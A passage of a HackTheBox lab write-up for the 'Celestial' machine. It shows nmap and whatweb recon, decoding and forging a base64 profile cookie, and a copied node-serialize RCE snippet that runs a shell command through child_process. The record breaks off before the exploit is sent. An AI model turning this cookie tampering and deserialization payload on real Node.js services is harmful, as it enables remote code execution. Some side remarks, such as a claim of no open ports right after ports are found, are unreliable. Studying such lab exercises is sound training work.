
870_HTB_Celestial

[HTB] Celestial

- by **Pablo** `github.com/vorkampfer/hackthebox2/celestial`




- **Resources:**

  1. serialize.js payload `https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/`
  2. S4vitar walkthrough YouTube.
  3. 0xdf gitlab: `https://0xdf.gitlab.io/`
  4. 0xdf YouTube: `https://www.youtube.com/@0xdf`
  5. Privacy search engine `https://metager.org`
  6. Privacy search engine `https://ghosterysearch.com/`
  7. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
  8. `https://book.hacktricks.xyz/`

- **View terminal output with color**

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
Celestial is a fairly easy box that gives us a chance to play with deserialization vulnerabilities in Node.js. Weather it’s
in struts, or python’s pickle, or in Node.js, deserialization of user input is almost always a bad idea, and here’s we’ll
show why. To escalate, we’ll take advantage of a cron running the user’s code as root. ~0xdf
```

Skill-set:

```
1. NodeJS Deserialization Attack [RCE]
2. IIFE Serialization/Deserialization Attack - Explained
3. Node Reverse Shell
4. Abusing Cron Job
```

Checking connection status

1. **Checking my openvpn connection with a bash script.**

```
1. ▷ htb.sh --status

==>[+]  OpenVPN is up and running.
2024-09-05 10:20:05 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 186190

==>[+]  Your Tun0 ip is: 10.10.14.40

==>[+]  The HackTheBox server IP is: 10.129.228.94 celestial.htb

==>[+] PING 10.129.228.94 (10.129.228.94) 56(84) bytes of data.
64 bytes from 10.129.228.94: icmp_seq=1 ttl=63 time=148 ms

--- 10.129.228.94 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 147.737/147.737/147.737/0.000 ms

==>[+] 10.129.228.94 (ttl -> 63): Linux

Done!
```

Basic Recon

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan celestial.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. ▷ echo $openportz
22,80
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
3000
6. ▷ portzscan $openportz celestial.htb
7. ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 3000 celestial.htb
>>> looking for nginx
>>> looking for OpenSSH
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks
3000/tcp open  http    syn-ack Node.js Express framework
>>> Looking for any subdomains that may have come out in the nmap scan
>>>  Here are some interesting ports
3000/tcp open  http
Port 3000 is the default port for Node.js/Express. This server could also be using Gitea CMS framework
>>> Listing all the open ports
3000/tcp open  http    syn-ack Node.js Express framework
Goodbye!
8. This server literally has no open ports. I am sure it has some filtered ports that are running internally though.
```


3. **Whatweb**

```
1. ▷ whatweb http://10.129.228.94:3000/
http://10.129.228.94:3000/ [200 OK] Cookies[profile], Country[RESERVED][ZZ], HttpOnly[profile], IP[10.129.228.94], X-
Powered-By[Express]
```

```
2. We have `Express` running on the backend Node.js server. If we have to do any sql injections it will be NoSQL. So it will
need to involve sqlmap.
```

5. **curl the server**


```
1. ▷ curl -s -X GET "http://10.129.228.94:3000" -I
HTTP/1.1 200 OK
X-Powered-By: Express
Set-Cookie:
profile=eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIi
fQ%3D%3D; Max-Age=900; Path=/; Expires=Thu, 05 Sep 2024 11:00:44 GMT; HttpOnly
Content-Type: text/html; charset=utf-8
Content-Length: 12
ETag: W/"c-8lfvj2TmiRRvB7K+JPws1w9h6aY"
Date: Thu, 05 Sep 2024 10:45:44 GMT
Connection: keep-alive
```



Hey Dummy 2 + 2 is 22

6. **Checking out the site raises more questions than answers**


```
1. Lets decode this cookie. It is in base64
2. ▷ curl -s -X GET "http://10.129.228.94:3000" -I
HTTP/1.1 200 OK
X-Powered-By: Express
Set-Cookie:
profile=eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIi
fQ==; Max-Age=900; Path=/; Expires=Fri, 06 Sep 2024 04:19:49 GMT; HttpOnly
Content-Type: text/html; charset=utf-8
Content-Length: 12
ETag: W/"c-8lfvj2TmiRRvB7K+JPws1w9h6aY"
Date: Fri, 06 Sep 2024 04:04:49 GMT
Connection: keep-alive
3. ▷ echo
eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ== |
base64 -d; echo
{"username":"Dummy","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"2"}
4. ▷ echo
eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ== |
base64 -d | jq
{
  "username": "Dummy",
  "country": "Idk Probably Somewhere Dumb",
  "city": "Lametown",
  "num": "2"
}
```



Hey Dummy 2 + 2 is 22

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSi
profile	eyJ1c2VybmFtZFt…	10.129.22…	/	Fri, 06 Sep 202…	139	true	false	None


7. **Manipulating the session cookie**


10.129.228.94:3000

Import bookmarks... HTB Account Hack The Box Play... Unable to login -...

Hey BlackArchGuru 2 + 2 is 22

```
1. echo
eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ== |
base64 -d; echo
{"username":"Dummy","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"2"}
2. I change the name from Dummy to blackarchguru
3. {"username":"BlackArchGuru","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"2"}
4. Now i base64 encode it.
5. ▷ echo '{"username":"BlackArchGuru","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"2"}' | base64 -w0;
echo
eyJ1c2VybmFtZSI6IkJsYWNrQXJjaEd1cnUiLCJjb3VudHJ5IjoiSWRrIFByb2JhYmx5IFNvbWV3aGVyZSBEdW1iIiwiY2l0eSI6IkxhbWV0b3duIiwibnVtIjoi
MiJ9Cg==
6. I take the base64 encoded string and paste it here `http://10.129.228.94:3000/`
7. Open up the DOM Inspector "Ctrl + Shift + k". Go the the storage tab select "Cookies" and paste in the base64 encode
string.
```



Nodejs deserialization attack

8. **Nodejs deserialization attack**

```
1. What is serilizaton/deserialization?
>>> Serialization and deserialization are two important concepts in programming that allow objects to be easily stored,
transmitted, and reconstructed. They're used in various scenarios, such as storing objects in a database, sending objects
over a network, or caching objects in memory.
>>> Data serialization is the process of converting structured data to a format that allows sharing or storage of the data
in a form that allows recovery of its original structure. In some cases, the secondary intention of data serialization is to
minimize the data's size which then reduces disk space or bandwidth requirements. ~Hitchhikers guide to Python
2. I search online for `nodejs deserialization exploit`
3. I find this link `https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-
execution/` using ghosterysearch.com
4. I copy this snippet of code from the website:
5. ▷ cat serialize.js
========================================================
var y = {
 rce : function(){
 require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });
 },
}
var serialize = require('node-serialize');
```

```
console.log("Serialized: \n" + serialize.serialize(y));
=========================================================
```

Install `node-serialize`

9. **In order to execute your `serialize.js` payload you will need to install `node-serialize` through `NPM`.**

